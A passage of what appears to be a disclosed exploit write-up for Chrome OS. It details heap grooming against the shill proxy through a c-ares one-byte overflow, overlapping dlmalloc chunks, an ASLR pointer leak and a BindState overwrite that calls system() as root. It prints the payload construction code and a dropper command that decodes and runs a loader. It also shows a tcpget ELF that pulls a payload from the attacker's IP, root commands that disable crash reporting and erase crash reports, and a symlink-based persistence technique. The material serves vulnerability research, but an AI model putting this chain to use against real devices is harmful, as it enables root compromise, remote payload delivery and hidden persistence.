This grows the number of headers to 0x41. 0x40 strings use 0x40 * 8 = 0x200 bytes. Another push_back allocates a doubled 0x400 byte block. dlmalloc chunk size is align10(0x400 + 8) = 0x410. This allocates the first 0x410 slot persistently.

Next comes a bulk of ordinary headers to fill any holes >= 0x150:

```
headers(0x21, 0x120) +
```

Such holes would be a problem because the 0x410 via allocations may come from different holes and not be consecutive. It may look surprising that the 0x120 headers come after the via headers in the payload because the holes should be filled before the 0x410 via allocations are done. But the proxy actually first allocates all the headers and then processes vias and hosts in ParseClientRequest.

The second 0x410 hole is more problematic. server_data_ is appended to in http_proxy.cc:538:

```
server_data_.Append(ByteString(data->buf, data->len));
```


The server could send 0x400 bytes and the Append would allocate align10(0x400 + 8) = 0x410 chunk. But a temporary ByteString is created first. It would temporarily allocate the 0x410 hole and the persistent allocation in Append would go somewhere else. The solution is to create another 0x400

byte hole and send 0x3f0 bytes from the server. This allocates the smaller 0x400 hole temporarily and the larger 0x410 persistently. Even though a 0x400 byte allocation is placed into a 0x410 hole, dlmalloc doesn't split a 0x10 remainder because the minimum chunk size is 0x20.

These headers create the 0x400 hole:

```
vias(2, 0x120) +  
via(0x130) +  
header(0x120) +
```

They create three consecutive vias, $0x150 * 2 + 0x160 = 0x400$. There are no $\geq 0x150$ holes so these vias come sequentially from top. The last via is capped with a normal 0x150 header to create a hole. Once the persistent 0x410 allocations are done and StopClient frees all memory, the result looks like this:



In the following stages I will refer to all sizes in hex, omitting the 0x. Hex is convenient because malloc chunk sizes are 0x10 byte aligned so hex numbers end with a 0. Also, the + 0x30 arithmetic is easier to do. I'll often also refer to numbers as nouns which is a short way of referring to the dlmalloc chunk or hole with such size. For example, "host eats 820" is short for "host header is allocated from the 0x820 size hole".

Stage 2 - OOB write

This is the most complicated stage. It triggers the single byte OOB write by c-ares. The byte has a constant value of 0x01. If the query buffer size + 8 is 0x10 aligned then there is no padding after the query buffer. Then the size field of the following dlmalloc chunk directly follows and its least significant byte is overwritten. Low 3 bits of the size are used for flags. The bits from the lowest are prev_inuse, is_mmapped and non_main_arena. Bits 1 and 2 are normally 0 and they remain 0 with the overwrite. prev_inuse is overwritten to 1. Bits 4-7 belong to the size of the following chunk and are corrupted to 0. This means the following chunk can only be made smaller, not larger. I can only think of a single way to exploit this. It is as follows.

Stage 2:

- Allocate 1e0 from the end of 820 leaving $820 - 1e0 = 640$.
- Allocate the query buffer as 110 from the beginning of 640, leaving a hole of $640 - 110 = 530$. 1e0 will have !prev_inuse and prev_size = 530.

- 110 corrupts the following 530 size to 500.
- Free 110. It consolidates with 500 to form 610.

Stage 3:

- Allocate 110 from 640 again, leaving 500.
- Split 500 into a free 2e0 and an in use 220. As 220 is allocated, it sets the prev_inuse bit of the following chunk, which incorrectly isn't the 1e0 but 30 bytes before 1e0. So 1e0 incorrectly keeps the !prev_inuse and prev_size = 530.
- Free 1e0. !prev_inuse causes the previous chunk to be consolidated. dlmalloc believes the previous chunk to be at prev_size = 530 bytes before 1e0 which is where the 220 hole is. Consolidation unlinks 220, believes it has a size of 530 and creates a large $530 + 1e0 = 710$ hole that overlaps with 220.
- Free 110. It consolidates with 710 to create 820 that still overlaps with 220. Overlapping chunks are already easier to exploit than a single byte OOB write.

This is the first header of stage 2:

```
' http:// HTTP/' + '1'.repeat(0xd2) + '\n' +
```

The StringPrintf and empty vias will allocate chunks of $d2 + 8 + 30 = 110$. There is no hostname because stage 2 doesn't connect to a server. Then:

```
via(0x7f0) +
host(0x7f0) +
```

Temporarily place a via into 820 until other headers are allocated. Once headers are allocated the via will be freed. But the exploit wants to fill more memory in ParseClientRequest with empty vias to be sure that all ≥ 110 holes are eaten. So it places a host into 820 to keep it protected.

Then, 1a (that's 0x1a) empty vias are created to fill memory:

```
vias(0x1a) +
```

Each via gets the version appended to it and allocates a 110 chunk. The old allocation of each via is freed though, whose size is $\text{align10}(\text{"via:".length} + 21) = 30$. This creates new holes. But 30 chunks are placed into fastbins and aren't consolidated before allocating a ≥ 400 chunk. Force the size 30 chunks to consolidate:

```
host() +
host(0x7f0) +
```

This frees the 820 host and allocates a host into 820 again to consolidate. Consolidation creates new ≥ 110 holes. It shouldn't create much more than $1a * 30 / 110 = 5$. Allocate them with some extra to be sure:

```
vias(9) +
```

Consolidate again and allocate the final created holes:

```
host() +  
host(0x7f0) +  
vias(2) +
```

Now the exploit creates some holes for noise. That's because ParseClientRequest and c-ares do quite a lot of small allocations before allocating the 110 query buffer. None of those should come from the 640 hole. The larger the noise holes the better because larger noise allocations fit into them. But they can't be ≥ 110 because the query buffer would go into a noise hole as well instead of into 640. So create size 100 holes:

```
(header(0xd0) + via(0xd0)).repeat(8) +
```

8 holes total, separated by normal headers. Any of the vias might have a small neighboring hole though. The neighboring hole is ≤ 100 because holes ≥ 110 were eaten, but consolidating it with a size 100 hole creates a ≥ 110 hole and the 110 query buffer would fit into it. To fix that, all new ≥ 110 holes are eaten. That as usual involves making empty vias. First try to eat any small size 30 holes next to the 110 vias to make it less likely that an empty via is placed next to a 110 via:

```
headers(6, 1) +
```

Then eat ≥ 110 holes and consolidate:

```
vias(5) +  
host() +  
host(0x7f0) +
```

Eat the final ≥ 110 holes:

```
safe_via(2) +
```

This uses safe_via to make it less likely that the final freed size 30 holes end up next to holes. Because if a new ≥ 110 hole is created at this point, it will fail the exploit. There is still one ≥ 110

hole remaining though. That's the hole allocated by StringPrintf. For now it's not a problem to have this hole, but it is a problem that the hole may not be exactly 110 bytes. I'll explain why below. Let's use trickery to eat the ≥ 110 hole. First put a host into it:

```
host(0xe0) +
```

Then eat 710 out of 820, leaving a 110 hole that's pushed into unsorted chunks.

```
host(0x6e0) +
```

Also, the old host is freed and the ≥ 110 hole is pushed in front of unsorted_chunks. Now another via:

```
safe_via() +
```

First, StringPrintf allocation searches backwards from unsorted chunks and finds the exact 110. And then append eats the remaining ≥ 110 buffer. Now, create a new hole of exactly 110 bytes for StringPrintf. There is still a 110 hole inside 820, fill that first:

```
host() +  
host(0x7f0) +
```

Make a via:

```
safe_via() +
```

There are no ≥ 110 holes anymore so StringPrintf allocates an exact 110 from the top and append caps it with another 110. The StringPrintf string is freed leaving an exact 110 hole.

Now, there isn't only ≤ 100 noise, there is also ≥ 140 noise. In particular, 140 is allocated twice. Also, 240 is allocated multiple times. The 240 is allocated and freed for 3 cycles. It is freed before the 110 query buffer is allocated. Even so, 240 shouldn't come from 640 because the last_remainder mechanism can place small noise after the 240 instead of placing it into the previously created size 100 noise holes. That would mess up 640, so there should be a separate 240 hole. This seems like a problem though because 240 is freed and 110 query buffer would come from the 240 hole and not from 640. Luckily 140 is allocated from 240 leaving 100 which is too small for 110. In fact, the 140 is a strdup(hostname) and the exploit crafts the hostname to be such that the allocation is 140, which is large enough to leave 100 out of 240. So anyways, size 240 noise hole is necessary. Since 140 is allocated twice, another size 140 hole is also necessary. And a third 230 hole is also necessary, I'll

explain why below.

The procedure to make these three holes starts by allocating a 7d0 host from top:

```
host(0x7a0) +
```

Cap it with a large via:

```
via(0x800) +
```

The via allocation has to be large enough to come from top, following 7d0, and not from the currently free 820. Next, free 7d0 and place 580 into it, leaving $7d0 - 580 = 250$:

```
host() +  
host(0x550) +
```

580 will be allocated from the smaller 7d0, not the larger 820 because of best fit. Cap the 580 with a 110 via:

```
safe_via() +
```

This leaves a hole of $250 - 110 = 140$. Now free 580 and place 230 into it, leaving $580 - 230 = 350$:

```
host() +  
host(0x200) +
```

Since $230 < 400$ the remaining 350 is marked as `last_remainder` by `dlmalloc`. Cap 230 with a 110 via:

```
safe_via() +
```

This via can behave differently depending on whether the hole for `StringPrintf` is exactly 110. Let's assume that the hole is > 110 . Then there is no matching 110 smallbin and unsorted chunks are checked. The 350 `last_remainder` is found and used, even though 350 is not the best fit. If the hole is exactly 110 though, then it's taken from a smallbin and `last_remainder` is not checked. With chance it might go either way though, so the exploit made sure that the `StringPrintf` hole is exactly 110.

The capping creates a middle hole of $350 - 110 = 240$. Finally, free the 230 host and eat the 110 `StringPrintf` hole using old trickery:

```
host(0xe0) +  
host(0x6e0) +
```



```
safe_via() +
```

So that has created three holes, 230, 240 and 140. Here's how the procedure looks with malloc dumper:

[illegible]

This concludes the memory grooming for stage 2. Free 820:

```
host() +
```

And craft a host that will trigger the memory corruption:

```
'host:' + ' '.repeat(0x468) + ('a'.repeat(0x3f) + '.').repeat(3) +
'\a'.repeat(0x30) + 'a'.repeat(6) + '\\.' + nul + 'a'.repeat(0x57) + words(0,
0x20, 0, 0, 0, 1) + '\n' +
```

This host has a chunk size of $\text{align10}(468 + 40 * 3 + 2 * 30 + 6 + 2 + 1 + 57 + 6 * 8 + 21) = 640$. It's allocated from 820, leaving a $820 - 640 = 1e0$ hole. Then, the spaces from the beginning are stripped, the result is allocated into $\text{align10}(40 * 3 + 2 * 30 + 6 + 2 + 1 + 57 + 6 * 8 + 21) = 1e0$ and 640 is freed. The stripped host is split at colons, but there are no colons, so only a single part is allocated, the whole 1e0.

The 230 noise buffer is the best fit for the 1e0 so 640 is left alone. This is one of the reasons for the 230 noise buffer. The other is that a future LOG(ERROR) allocates 230. If that 230 would come from somewhere inside the 820 then last_remainder might place a persistent Flag or BindState after it and future stages would fail.

Next, server_hostname_ gets assigned the 1e0 host inside the 820, not the one inside 230. This makes 1e0 persistent between stage 2 and 3. That is good because 1e0 shouldn't access the invalid prev_size before more grooming is done by stage 3.

Next, the proxy assumes that the hostname needs to be resolved over DNS because parsing it as IP fails. hostname.c_str() is passed to ares_gethostbyname and the hostname is cut short by a nul, so it is:

```
('a'.repeat(0x3f) + '.').repeat(3) + '\\a'.repeat(0x30) + 'a'.repeat(6) + '\\\.'
```


The hostname is crafted to be 128 (in hex) bytes + 1 for nul, so strdup allocates $\text{align10}(128 + 1 + 8) = 140$. strdup must allocate 140 for the reason discussed above. It is also crafted to end with an escaped dot to trigger the bug. And it is crafted to do the maximum allowed allocation of 110 bytes for query buffer. That maximizes the HTTP version size and the amount of memory filled by vials. 240 is allocated and freed three times by c-ares code. strdup is done twice to eat a the 140 hole and decrease the 240 hole to 100. Finally, the only ≥ 110 hole is 640 and the 110 DNS query buffer is allocated from 640, leaving 530. c-ares corrupts the size from 530 to 500.

Before stage 3 there may be some noise that temporarily allocates 500. dlmalloc expects there to be a chunk header after 500. But there are actually 30 bytes that belonged to the end of the 640 host. The 640 host was freed, but the 30 bytes between 500 and 1e0 haven't been overwritten. So the exploit crafts a chunk header into the 30 bytes. The only requirement for the header is that it would be marked as in use so when any noise in 500 is freed, it won't try to consolidate with the following header. The chunk at 30 isn't linked into a freelist and consolidation would attempt to unlink, which would crash. To check whether a chunk is use, dlmalloc reads the prev_inuse of the next chunk. The next chunk is located at current chunk + current chunk size. So a size 20 chunk is crafted followed by a header that has prev_inuse set:

```
words(0, 0x20, 0, 0, 0, 1)
```

The DNS query has a 5 second timeout. So depending on what the DNS server does with the weird DNS query there could be a maximum of 5 second wait by the proxy. That's not good because a lot of noise can happen in 5 seconds. So the last trick by stage 2 is to error out after ParseClientRequest. It does that by creating a total of 7f headers - the maximum allowed. ParseClientRequest appends a connection: header to make it 80 headers. After ParseClientRequest returns, the number of headers is checked for the last time and the connection closes with an error.

This is how things look like after stage 2:



Stage 3 - overlapping chunks

Things start to get easier from stage 3. The first header is:

```
' '.repeat(0x509) + 'HTTP/' + '1'.repeat(0xc2) + '\n' +
```

Version size is c2, StringPrintf and empty vias will allocate $c2 + 8 + 30 = 100$. The chunk size of the first header will be $20 + 509 + 5 + c2 + 30 = 620$ which is larger than the 610 hole. This is a precaution to make sure that the first header doesn't touch 610.

Place a via into 610 while the headers are being allocated:

```
via(0x5e0) +
```

Once the headers are allocated and the via is freed, put a host into it:

```
host(0x5e0) +
```

This protects 610 further while ≥ 100 holes are filled with empty vias:

```
vias(0x4c) +  
host() +  
host(0x5e0) +  
vias(0xf) +  
host() +  
host(0x5e0) +
```

```
vias(4) +
```

It allocates 4c, f (15) and 4 empty vias and consolidates in between, like in stage 2. Now allocate 230 from top. This also frees 610.

```
host(0x200) +
```

Allocate 110 with a via from 610, leaving 500:

```
via(0x10) +
```

That's 10 + c2 + e + 30 = 110. Cap the 230 host:

```
via(0x800) +
```

The allocated via must be large enough to not fit into the 500 hole. Now here is another crafted host:

```
'host:' + ' '.repeat(0xc0) + '255.255.255.255' + nul + 'a'.repeat(0x1f0 -  
0x10) + '\n' +
```

The size of this host is $c0 + f + 1 + 1f0 - 10 + 30 = 2e0$. It is allocated from 500 and 220 is left. Then the 230 host is freed to create a hole for noise. Then the c0 whitespace is stripped, making a $2e0 - c0 = 220$ allocation. This comes from the exact 220 hole, not the 230 noise hole, and 2e0 is freed. Then, the host is split at colons, but there are no colons, so a single 220 allocation is done. It comes from the 230 noise hole and doesn't touch the 2e0 hole.

Finally, `server_hostname_` gets assigned the 220 host. This frees the previous 1e0 assigned to `server_hostname_`. Free uses the invalid `prev_size = 530` and consolidates with 2e0 to create a large $530 + 1e0 = 710$ free chunk that overlaps 220. Also, 220 is kept in use by `server_hostname_` until stage 4, which is good because 220 still believes that `!prev_inuse` and `prev_size = 2e0`.

The hostname does look like a valid IP, so server connection is attempted. Specifying a broadcast IP 255.255.255.255 causes connect to fail synchronously. This is a fast way to hit an error, close the connection and proceed to stage 4. `StopClient` frees the 110 header that consolidates with 710 to form 820. The overlapping 220 remains in use at offset $110 + 2e0 = 3f0$.

Stage 4 - ASLR

The next step is to leak a pointer to libc and another pointer to the 820 hole. The goal is to overwrite the `BindState` of some callback to `system(cmd)`. `system` is inside libc and `cmd` is placed into the 820

hole. This is the first header:

```
' '.repeat(0x3a8) + words(0, 0x811, 0, 0, 0) + ' '.repeat(0x2d4) + 'http://a
HTTP/' + 'l'.repeat(0x11e) + '\n' +
```

It has a size of $20 + 3a8 + 28 + 2d4 + e + 11e + 30 = 820$. It is allocated into 820 and overwrites the 220. The words() are written to offset $10 + 18 + 20 + 3a8 = 3f0$. Here, 10 is the header of 820, 18 is the _Rep and 20 is the TURN data before payload. So the size of 220 is overwritten to 810 and the prev_inuse bit is set. Also, the _Rep of 220 is overwritten with a single refcount and length 0. While parsing the first header the server_hostname_ is assigned "a" and the previous 220 _Rep is freed. To dlmalloc it now looks like a valid 810 chunk. Free won't consolidate backwards because prev_inuse is set. Will it try to consolidate forward? The prev_inuse of header at offset 810 decides that. It is located inside the 410 server_data_ set up by stage 1. The offset of the header inside the server data is $3f0 + 810 - 820 - 10 = 3d0$. At stage 1 the python servers sends:

```
self.sock_send('a' * 0x3d0 + struct.pack('<QQQQ', 0, 0x11, 0, 1))
```

So it crafts two chunk headers at 3d0, size 10 and a following chunk with prev_inuse. So the 10 following 810 is marked as in use and 810 won't consolidate forward.

Malloc dumper is slightly confused at this point by overlapping chunks, but this is roughly what it looks like:

410		220		410
410		220		410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410	820			410
410		810		
410		810		

The version has a size of 11e, so size of StringPrintf allocation size is $\text{align10}(11e + e + 21) = 150$ and size of version appended to empty via is $\text{align10}(4 + 11e + e + 21) = 160$.

Next, protect the newly crafted 810 from further allocations:

```
via(0x7e0) +  
host(0x7e0) +
```

Now the usual method of filling holes:

```
vias(0x5a) +  
host() +  
host(0x7e0) +  
vias(0xd) +  
host() +  
host(0x7e0) +  
vias(2) +
```


All holes ≥ 160 are eaten. Now free 810 and place 2a0 into it:

```
host() +  
host(0x270) +
```

Then comes a crafted host:

```
'host:' + this.ip + nul + this.ip_pad + 'a'.repeat(0x168 - 0x10) + words(0,  
0x411) + 'a'.repeat(0x123) + ':4115\n' +
```

It has a size of $10 + 168 - 10 + 10 + 123 + 5 + 30 = 2d0$. It is allocated after 2a0 and 2a0 is freed. The size of the hole remaining after 2d0 is also $810 - 2a0 - 2d0 = 2a0$:



2d0 overwrites the header of the 410 that follows 820. The offset of the 410 header inside the host is $820 - 3f0 - 2a0 - 10 - 18 = 168$. This offset has:

```
words(0, 0x411)
```

So the size is kept at 410 and prev_inuse is kept at 1, the header is not corrupted. The host header needs to specify a valid server IP and port as the destination for leaked pointers. Terminating the IP with nul works, the proxy ignores the data after nul. It wouldn't work if nul was after the port number. So port is placed at the end of the host header.

After the two free 2a0 chunks are created, they are placed into the unsorted chunks list. Do some large allocations with vias:

```
(header(0x7c0) + via(0x7c0)).repeat(5) +
```

This has two goals. It creates some holes for noise that are smaller than 810 so 810 is left alone. But the > 400 allocations also clear the unsorted chunks and the two 2a0 chunks are placed into the same smallbin. Since all holes >= 160 were eaten earlier then the two free 2a0 chunks are the only chunks in the 2a0 freelist. The list is doubly linked and a list head is also linked into it. The list head is allocated statically in libc, so it's at a fixed offset from the libc base address. The order of the 2a0 chunks in the list may vary but in any case, each chunk has a fd and a bk pointer, one pointing to the list head in libc and the other pointing to the other 2a0.

The fd and bk pointers of the first 2a0 overlap with the 820 chunk where the first header was placed. The proxy sends all headers to the server and that's how the pointers are leaked. The server sends the pointers over websocket to javascript where they're processed:

```
function is_libc_ptr(ptr) {
  return ((ptr ^ this.libc_offset) & 0xfff) == 0;
}

function got_pointers(ptr1, ptr2) {
  if (is_libc_ptr(ptr2)) {
    // The order of 2a0 chunks is random
    var tmp = ptr1;
    ptr1 = ptr2;
    ptr2 = tmp;
  }
  // libc base address
  this.libc = ptr1 - this.libc_offset;
  // The 820 hole
  this.hole = ptr2 - 0x960;
}
```

The second 2a0 is at a $3f0 + 2a0 + 2d0 = 960$ byte offset from 820.

Stage 5 - placing BindState into 820

First, some simple headers:

```
' HTTP/1\n' +  
'connection:\n' +
```

No server connection, so hostname is not necessary. Also, no need to fill memory, so no version.

There must be a connection header though. It's explained below. Then:

```
('a'.repeat(0x3c8) + words(0, 0x41, 4, 4, 0) + 'via:' + 'a'.repeat(0x14) +  
words(0, 0x100) + 'a'.repeat(0x3c8) + '\n').repeat(5) +
```

It's repeated 5 times and does a few things. The length is $\text{align10}(3c8 + 28 + 4 + 14 + 10 + 3c8 + 21) = 810$. It first allocates the 810 hole and then the 820 hole. The previous stages significantly fragment the heap and may have created other 810 or 820 holes at this point. That's why the header is allocated 5 times. It ensures that the overlapping 810 and 820 are allocated.

First, 810 overwrites the 410 header like in stage 4. The offset of 410 header inside 810 is $820 - 3f0 - 10 - 18 = 408$. At offset 408 there is:

```
words(0, 0x100)
```

It corrupts the size of 410 to 100. prev_inuse remains 0. It's actually a coincidence that the size 410 can't be preserved, but it doesn't hurt. server_data_ is filled with 'a'-s that have their least significant bit set so the header at offset 100 still has prev_inuse set indicating that the 100 chunk is in use.

Next, 820 is allocated and it corrupts the size of 810. The offset of 810 chunk header inside 820 is $3f0 - 10 - 18 = 3c8$, so the beginning of the 810 chunk is overwritten with:

```
words(0, 0x41, 4, 4, 0) + 'via:' + 'a'.repeat(0x14) + words(0, 0x100) +  
'a'.repeat(0x3c8)
```

This sets the size to 40. The plan is to craft a size 40 free chunk and allocate a BindState into it. The target BindState has a size of $\text{align10}(30 + 8) = 40$. In order to free the 40, it is turned into a via: header. The length is 4, refcount is 1. prev_inuse is set, so freeing 40 won't consolidate backwards. At offset 40 there is a crafted chunk header with size 100. At offset 100 from the size 100 chunk there are only 'a'-s whose prev_inuse is 1, so chunk 100 is in use and 40 doesn't consolidate forward.

As the 40 via is freed, it's placed into a fastbin. Next, the proxy allocates a connection header if none was found, http_proxy.cc:281:

```
if (!found_connection) {  
    client_headers_.push_back("Connection: close");
```



```
}
```

This allocates $\text{align10}(11 + 21) = 40$ so it eats the 40 that is reserved for BindState. The headers above need to contain a connection: header for this to not happen.

Next, some noise does a ≥ 400 allocation that consolidates fastbins, places them into unsorted chunks and sorts them into appropriate freelists. 40 has previous and next chunks in use, so no consolidation happens. But it's placed at the beginning of the 40 smallbin. Allocations of size 40 come from the end of the smallbin. So if the 40 smallbin isn't empty then BindState allocates the wrong 40. Try to eat all 40 holes:

```
('a'.repeat(0x10) + '\r\n').repeat(0x78) +
```

The size of the header is 11 because '\r' is appended and '\n' isn't. The capacity of the string grows to 20 and $\text{align10}(20 + 21) = 50$ is temporarily allocated. After stripping '\r' whitespace, $\text{align10}(10 + 21) = 40$ is allocated. Then the temporary 50 is freed. If the temporary allocation would be size 40 instead of 50 then a single 40 hole would fail to be allocated.

ParseClientRequest finds that the hostname is empty and calls SendClientError -> StartTransmit -> StartIdleTimeout -> PostDelayedTask. PostDelayedTask allocates the size 40 BindState overlapping with 820 at offset 3f0. It triggers in 30 seconds. The BindState contains a weak pointer to CancelableClosure. Normally as the proxy connection closes the closure is canceled and the weak pointer is invalidated. The callback would check the weak pointer flag in 30 seconds, find that the pointer is invalid and ignore the callback. Now, 820 can overwrite the pointer to the flag along with the function pointer and the argument.

Stage 6 - root

Stage 6 needs to overwrite the BindState and keep the connection alive for at least 30 seconds. If the connection is closed sooner then 820 is freed and arbitrary noise can corrupt BindState before it triggers. First header specifies a server to connect to:

```
this.ip_pad + ' http://' + this.ip + ':7080 HTTP/1\n' +
```

Then comes the header that goes into 820:

```
var header = 'a'.repeat(0x3d8) + bind_state + cmd + 'a'.repeat(0x3e8 -  
cmd.length) + '\n';
```

It is repeated 4 times to make sure that the 820 is allocated in the presence of other size 820 holes potentially created by fragmentation. It places a bind_state at offset $10 + 18 + 3d8 = 400$. The BindState header is at 3f0 so it's data is at 400. It's crafted as:

```
var bind_state =
  word(1) +      // ref_count
  word(0) +      // destructor
  func.ptr +     // func
  arg.mask +     // argoff
  this.flag_ptr + // flag
  arg.ptr;       // arg
```

The problem with crafting arbitrary pointers into HTTP headers is that they may contain a '\n'. This problem can be somewhat alleviated. See the pseudocode of a callback:

```
arg += argoff
if (func & 1)
  func = *(*arg + func - 1)
func(arg)
```

The argument is a sum of arg and argoff. The addends can be crafted to contain no newlines:

```
function mask_ptr(ptr) {
  // omitted for brevity, see xpl.js
  return {ptr: masked, mask: mask};
}
```

It breaks the argument into ptr and mask addends that are little endian encoded 8 character strings guaranteed not to have '\n' characters. The mask is also guaranteed to only contain bytes 0x02 and 0x03. The argument is a command for system(), placed after bind_state, so its offset in 820 is $3f0 + 40 = 430$. The address is calculated and split:

```
var arg = mask_ptr(this.hole + 0x430);
```

Looking at the pseudocode again, the function pointer is not quite split into addends. If its least significant bit is set then some addition is going on but the last operation is a memory dereference. This allows the function pointer to be diverted away from the header though. It is placed into server_data_ at offset 8 because server_data_ can have '\n' bytes. That's at offset $820 + 10 + 8 = 838$ from 820. Split up the pointer into server_data_:

```
var func = mask_ptr(this.hole + 0x838 + 1);
```

The +1 accounts for the -1 in pseudocode. Also, mask_ptr guarantees not to change the lsb of the

pointer. Now, one part of the function pointer comes from `*arg`, so it must be placed in front of the command to system:

```
cmd = func.mask + ';' + cmd;
```

That's ok, the mask contains only bytes 0x02 and 0x03. There are no nul bytes that could terminate the command string. `system()` just ignores the non-existent command and executes the actual command. One thing that needs further explaining is the `flag_ptr` in `bind_state`. It points to the weak pointer `Flag` whose least significant bit of byte 4 must be 1 to indicate that the weak pointer is still valid. The flag pointer can't be masked and it may contain newlines. The best option is to try and place it in all the locations inside `820` and `server_data_` that can affect whether the pointer contains a newline. There are 4 such locations:

```
var lo = this.hole + 0x28;
var hi = this.hole + 0xbf8;
var places = [
  lo,
  lo - (lo & 0xff) + 0x100,
  hi - (hi & 0xff) - 8,
  hi
];
```

If none of those locations work then `shill` is crashed for a retry.

JavaScript also calculates an md5 of the payload and sends it to the server over websocket along with the system pointer:

```
var md5_in = payload + ':realm:a';
var pw_hash = CryptoJS.MD5(CryptoJS.enc.Latin1.parse(md5_in)).toString();
this.ws.send_last_stage_ready(pw_hash, word(this.libc + this.system_offset));
```

The server needs to respond with `STUN_ALLOCATE_RESPONSE` that has a valid HMAC. Otherwise the connection times out in 9.5 seconds. The HMAC calculation needs `md5(username:realm:password)`.

Once the `BindState` triggers, it executes the command:

```
var cmd = 'echo ' + drop_loader + ' | base64 -d | gunzip > /tmp/drop_loader;
chmod u+x /tmp/drop_loader; mount -o remount,exec /tmp; /tmp/drop_loader ' +
this.ip;
```

`drop_loader` is about a 294 byte blob from `drop_loader.js`. It is base64 decoded and gunzipped into a

shell script, that's placed into /tmp/drop_loader and made executable. /tmp has noexec mount flag, so it's remounted as exec. Then the script is launched with the server IP as an argument. drop_loader makes use of a tiny tcpget ELF that can fetch a larger payload over TCP. The ELF is written in assembly, tcpget.asm:

```
BITS 64
; socket(AF_INET, SOCK_STREAM, 0)
; ...

; connect(fd, (struct sockaddr *)0x400100, sizeof(struct sockaddr_in))
; ...

loop:
; read(fd, (void *)0x400100, 0xf00)
; ...
jle     exit

; write(1, (void *)0x400100, ret)
; ...
jmp     loop

exit:
; ...
```

The assembly is omitted, but the program logic is shown. It connects to a sockaddr stored at 400100, reads data from the socket in a loop and writes it to stdout. The ELF headers for tcpget are crafted manually because ld produces a too large binary. See make_tcpget. There is a single size 1000 phdr at 400000 mounted as RWX and used for both code and as a buffer for read() and write(). Final size of the ELF binary is 108 (in hex) bytes.

tcpget is wrapped by the drop_loader.sh script. The ELF is placed at offset 200 of the script. Prepare tcpget for execution:

```
ip=${1}
cd /tmp
dd if=drop_loader of=tcpget bs=1 skip=$((0x200))
printf $(printf '\x02\x02\x02\x02' $(echo ${ip} | sed 's/\./ /g')) |
dd of=tcpget seek=$((0x104)) bs=1
chmod u+x tcpget
```

The IP is written into sockaddr at offset 100 of tcpget. tcpget is executed in a loop until it manages to receive a tarball with a valid checksum:

```
while true ; do
./tcpget > blob
if [ ! -s blob ] ; then
continue
fi
```

```
hash="$(cat blob | head -c 64)"
tail -c +65 blob > drop.tar.gz
if [ $(sha256sum drop.tar.gz | cut -d' ' -f1) = "${hash}" ] ; then
    break
fi
done
```

The tarball is unpacked into the persistent /var/ directory as /var/drop. /var is remounted with exec and drop/init runs as root.

```
cd /var
tar -vxzf /tmp/drop.tar.gz
mount -o remount,exec .
./drop/init
```

Exit to not run into the tcpget ELF:

```
exit
```

root init

Shill crashed at least once and may have produced a crash report. One of the first orders of business for init is to disable the crash reporter and delete any reports:

```
mount --bind /bin/true /sbin/crash_reporter
mount --bind /bin/true /sbin/crash_sender
rm -f "/home/chronos/Consent To Send Stats"
rm -rf /var/spool/crash /home/chronos/crash /home/chronos/u-*/crash
```

Prepare ssh keys:

```
if [ ! -d /mnt/stateful_partition/etc/ssh ]; then
    mkdir -p /mnt/stateful_partition/etc/ssh
    ssh-keygen -f /mnt/stateful_partition/etc/ssh/ssh_host_dsa_key -N '' -t dsa
    ssh-keygen -f /mnt/stateful_partition/etc/ssh/ssh_host_rsa_key -N '' -t rsa
fi

chmod 755 /var/drop
chmod 600 /var/drop/authorized_keys
```

Execute drop/run:

```
/var/drop/run &
```

It contains the activities that are executed with every startup.

Persistence

The persistence exploit will sound familiar to anyone who's read the Chrome OS exploit by geohot: <https://crbug.com/351788> . It also uses symlinks, dump_vpd_log and modprobe. The dump_vpd_log script itself was fixed to not follow symlinks, but here is a snippet from /etc/init/ui-collect-machine-info.conf:

```
env UI_MACHINE_INFO_FILE=/var/run/session_manager/machine-info
dump_vpd_log --full --stdout > "${UI_MACHINE_INFO_FILE}"
...
udevadm info --query=property --name="${ROOTDEV}" |
    awk -F = '/^ID_SERIAL=/ { print "root_disk_serial_number=" $2 }' \
    >> "${UI_MACHINE_INFO_FILE}"
```

/var is a stateful partition so UI_MACHINE_INFO_FILE can be an arbitrary symlink. dump_vpd_log --full --stdout writes /mnt/stateful_partition/unencrypted/cache/vpd/full-v2.txt to stdout. This can be used to create an arbitrary file with arbitrary contents. geohot used dump_vpd_log to write a command into /proc/sys/kernel/modprobe at boot so a following modprobe would execute the command. But there are some extra problems:

- udevadm writes more data into UI_MACHINE_INFO_FILE that can't be controlled at boot. The last write() system call is what counts when writing into /proc/sys/kernel/modprobe.
- ui-collect-machine-info.conf runs late during boot when all modprobing is complete.
- /var/run is a symlink to /run that is a tmpfs and not persistent.

